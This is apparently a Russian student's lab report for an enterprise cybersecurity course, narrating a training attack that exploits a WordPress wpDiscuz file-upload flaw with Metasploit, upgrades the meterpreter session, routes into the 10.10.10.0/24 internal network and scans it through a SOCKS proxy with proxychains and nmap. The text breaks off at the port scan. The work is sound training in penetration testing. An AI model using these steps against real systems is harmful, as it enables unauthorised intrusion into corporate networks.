Лабораторная работа №4

Кибербезопасность предприятия

Пронякова Ольга Максимовна

Содержание

Список иллюстраций

Список таблиц

1 Цель работы

Захватить контроллер домена с помощью флага путем получения доступа во внутреннюю сеть.

2 Выполнение лабораторной работы

2.1 1. Получение meterpreter-сессии с корпоративным сайтом

С помощью модуля wp_wpdiscuz_unauthenticated_file_upload и команды options получили параметры модуля (рис. 1).



Рис. 2.1: Параметры модуля

Настроили и запустили meterpreter-сессию с корпоративным сайтом с помощью того же модуля wp_wpdiscuz_unauthenticated_file_upload (рис. 2).



Рис. 2.2: Запуск сессии

Свернули активную сессию с помощью команды background и просмотрели список активных сессий с помощью команды sessions. (рис. 3).



Рис. 2.3: Список активных сессий

Мы получили сессию с корпоративным сайтом (модуль wordpress). Для успешного выполнения дальнейших операций с атакуемой машиной нам необходимо повысить текущую сессию. Для повышения сессии мы : свернули активную сессию с помощью команды background, прописали команду sessions -u 1; зашли в новую сессию sessions 2. (рис. 4).



Рис. 2.4: Повышение сессии

Узнали, какие интерфейсы имеются на машине во внутренней сети, поиск выполнили в shell-оболочке с помощью команды ip a (рис. 5).



Рис. 2.5: Вход в оболочку

Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети с помощью модуля Multi Gather Ping Sweep. Произошло сканирование внутренней сети организации и мы нашли все доступные хосты. Посмотрели ARP-таблицу на атакуемой машине с помощью команды arp в meterpreter-сессии. Поскольку целевой адрес атакуемого узла находится во внутренней подсети организации, то мы прописали маршрут до активной meterpreter-сессии. Далее выполнили проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxychains. Инструмент proxychains создает туннель через цепочку прокси-серверов и передает по данному туннелю пакет до адреса

назначения. Для проброса портов во внутреннюю сеть использовали команду run autoroute -s 10.10.10.0/24 (рис. 6).



Рис. 2.6: Подброс портов во внутреннюю сеть

Далее необходимо просканировать доступные хосты во внутренней подсети на наличие открытых портов с использованием модуля nmap. Так как сканируемые машины находятся во внутренней сети, то в первую очередь необходимо настроить прокси, через который будут проходить все запросы при сканировании. Для этого нужно применить и настроить модуль metasploit auxiliary/server/socks_proxy. Мы выбрали, настроили и запустили модуль

socks_proxy командами use auxiliary/server/socks_proxy , set srvhost 127.0.0.1 set srvport 1080 set version 5 run (рис. 7).



Рис. 2.7: Модуль socks_proxy

Настройка и запуск модуля (рис. 8).



Рис. 2.8: Jobs

Запустили сканирование 100 самых часто используемых портов с помощью команды proxychains nmap –n –sT –Pn –top-ports 100 (рис. 9).

